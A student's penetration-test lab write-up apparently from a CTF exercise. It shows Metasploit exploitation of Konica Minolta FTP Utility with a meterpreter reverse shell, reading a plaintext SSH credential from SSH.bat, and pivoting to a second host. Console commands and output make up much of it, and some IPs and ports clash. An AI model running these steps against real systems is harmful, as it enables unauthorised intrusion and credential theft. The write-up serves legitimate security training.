PWN CHALLENGE #1

Gabriella Ahn

Executive Summary

Through the basic network scan for the scope in 10.20.160.10-150 and 10.20.170.20-10 using Nmap, possible vulnerability was found in host 10.20.160.41. Konica Minolta FTP Utility version of FTP port was found opened in the host. Using Metasploit, the 10.20.160.41 host was compromised by using Konica Minolta FTP Utility exploit. Also, there was a batch file named 'SSH.bat' consisting of a username, password and IP address for SSH in the compromised server. Using this information acquired from the file, the second host was compromised.

Konica Minolta FTP Utility is a free program used for receiving data sent from compatible devices using the Scan to FTP operation. This can lead to buffer overflow, execute code, and directory traversal incidents which means the attackers can manipulate the server they want. Sensitive information or any data on the server or network can be seen and leaked. Also, saving account information such as id or password in the server is very dangerous. This information can be used for login to other devices, server or accounts. As it can cause issues and is not safe, I recommend using firewall or removing Konica Minolta FTP Utility. Not saving important data in the file is also essential.

Detailed Findings

Using Nmap to scan open port, it revealed that 10.20.160.41 has potential vulnerabilities. Port 21 and port 3389 have been found opened in the founded host. Doing more aggressive scanning on this host, port 21 was found running on Konica Minolta FTP Utility.

Potential exploit was found by searching Konica Minolta FTP Utility in exploit database. Using that exploit and targeting 10.20.160.41, the machine was compromised. Looking through the file system, the flag was in the user Fred's desktop. Also, there was a batch file named 'SSH.bat' consisting of a username, password and IP address for SSH.

Using the information from Fred's file, the IP address became the next target. Running the first session in the background, search ssh_login scanner in the database. Using the founded module, exploit it with the acquired password, id, and ip address. The new machine is also compromised.

1) Konica Minolta FTP Utility


Konica Minolta FTP Utility is a free program used for receiving data sent from compatible devices using the Scan to FTP operation. The risk of this vulnerability is very high, and it can cause buffer overflow, execute code, and directory traversal. Konica Minolta FTP Utility affected the 10.20.160.41 host and port 21 was running on the host. Recommended mitigation is use firewall or remove Konica Minolta FTP Utility as it is not safe.

2) Password and ID kept in system


ID, password and IP address for SSH was found in file system in 10.20.160.41 host. Using this information, 10.20.170.87 host was compromised. Since it leads to compromise second machine, the severity of this vulnerability is big. Do not keep password or id written document in the system in order to solve the vulnerability.

Technical Overview


Run a basic network scan using Nmap for both scope 10.20.160.10-150 and 10.20.170.20-100. From the first scope 10.20.160.10-150, the output showed that two ports, port21 and port 2289 are running on host 10.20.160.41. So, this host will be used for the first target. However, there was no output of open ports found in the scan for the scope of 10.20.170.20-100.



Conduct a more thorough scan of 10.20.160.41 to get more information. From depth scan, port 21 is an open port for FTP from version of Konica Minolta FTP Utility. Also, user 'Fred' was showed from the scan. There was no outstanding information from port 3389.



Next, to prove if these ports have any exploits, I am going to use Metaplosit. I searched for Konica fin msf5 shell and found one exploit existing that I could use.



In order to exploit and we have to know the RPORT, RHOSTS and Payload.

```
Gabriella Ahn
Tue 15 Nov 2022 08:01:35 PM EST
msf5 > use exploit/windows/ftp/kmftp_utility_cwd
msf5 exploit(windows/ftp/kmftp_utility_cwd) > show options

Module options (exploit/windows/ftp/kmftp_utility_cwd):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified username
   FTPUSER  anonymous            no        The username to authenticate as
   RHOSTS                        yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
   RPORT    21                   yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, pro
cess, none)
   LHOST     10.20.150.101    yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
```

I set 10.20.160.41 as the RHOST and for RPORT 21 as it is the port for FTP.

```
msf5 exploit(windows/ftp/kmftp_utility_cwd) > set RHOST 10.20.160.41
RHOST => 10.20.160.41
msf5 exploit(windows/ftp/kmftp_utility_cwd) > set RPORT 21
RPORT => 21
msf5 exploit(windows/ftp/kmftp_utility_cwd) > show payloads

Compatible Payloads
===================

   #    Name                                              Disclosure Date  Rank    C
heck  Description
   -    ----                                              ---------------  ----    -
----  -----------
   0    generic/custom                                                     manual  N
o     Custom Payload
   1    generic/debug_trap                                                 manual  N
o     Generic x86 Debug Trap
   2    generic/shell_bind_tcp                                             manual  N
o     Generic Command Shell, Bind TCP Inline
```

Trying out different payloads, finally I exploited port 21 in host 10.20.160.41 and accessed the machine.

```
msf5 exploit(windows/ftp/kmftp_utility_cwd) > set PAYLOAD windows/meterpreter/reverse_
tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(windows/ftp/kmftp_utility_cwd) > echo Gabriella Ahn; date
[*] exec: echo Gabriella Ahn; date

Gabriella Ahn
Tue 15 Nov 2022 08:04:45 PM EST
msf5 exploit(windows/ftp/kmftp_utility_cwd) > exploit

[*] Started reverse TCP handler on 10.20.150.101:8443
[*] 10.20.160.41:21 - Sending exploit buffer...
[*] Sending stage (176195 bytes) to 10.20.160.41
[*] Meterpreter session 1 opened (10.20.150.101:8443 → 10.20.160.41:49170) at 2022-11
-15 20:06:04 -0500
```

At first, I used cd command to go all up and look through the directories and got into Fred. That took a lot of time so I used search -f proof.txt to look for the flag. And it works. I got to know the exact location. In Desktop folder in Fred, there are 4 files. One is the proof.txt and SSH.bat which looks suspicious.

```
meterpreter > search -f proof.txt
Found 1 result...
    c:\Users\Fred\Desktop\proof.txt (32 bytes)
meterpreter > cd Users\Fred\Desktop
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd Users
meterpreter > cd Fred
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\Fred\Desktop
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  2255  fil   2019-07-09 21:30:29 -0400  Google Chrome.lnk
100777/rwxrwxrwx  55    fil   2019-07-09 21:31:48 -0400  SSH.bat
100666/rw-rw-rw-  282   fil   2019-07-09 21:30:28 -0400  desktop.ini
100666/rw-rw-rw-  32    fil   2019-07-09 21:30:47 -0400  proof.txt

meterpreter > cat proof.txt
df5962c70b1abac2c6d8e1c194d791ebmeterpreter >
```

Finishing compromising the first machine, I opened the suspicious file ‘SSH.bat’. This file contains id and password for host 10.0.170.87


```
meterpreter > cat SSH.bat
putty.exe -ssh jill@10.0.170.87 -pw "JillIs100%Awesome"meterpreter >
```

Using this information, I am going to compromise the second machine. In order to add route from present session, I used autoroute to add the route.


Autoroute is used to add routes associated with the specified Meterpreter session to Metasploit's routing table. These routes can be used to pivot to private networks and resources that can be accessed by the compromised machine. Then, turned the current session I am in into background to exploit ssh.

```
meterpreter > run autoroute -s 10.20.170.0

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.20.170.0/255.255.255.0 ...
[+] Added route to 10.20.170.0/255.255.255.0 via 10.20.160.41
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.20.170.0        255.255.255.0      Session 1

meterpreter > background
[*] Backgrounding session 1 ...
```


I searched for ssh_login as we are going to use id and password to login. I think the first outcome looks what I need so I used to exploit the second machine.



Set username, password, and rhost acquired from the SSH.bat file from the first compromised machine and exploit. I can seed it successfully exploitted the login of the second machine.



Checking the session to second machine. From sessions, I can find new session shell linux is generated. Running the session, I got into the second machine. Using ls, there is a file proof.txt for the flag.



Technical Details

Using Nmap to scan open port, 10.20.160.41 has two open ports, port 21 and port 3389 which might have venerability. From aggressive scanning, port 21 was found running on Konica Minolta FTP Utility with user named Fred. Using Konica Minolta FTP Utility found in exploit database, 10.20.160.41 host was compromised. Looking through directory and files in the user Fred's desktop there was a batch file named 'SSH.bat' consisting of a username, password and IP address (host 10.0.170.87) for SSH and proof.txt file.

Using the information from Fred's file, the next target is 10.0.170.87. To pivot to the next machine from the current machine, used autoroute. Then, turned the first session to the background and searched ssh_login to use for exploiting the next machine. The session was connected to 10.0.170. Also, got proof.txt from this host.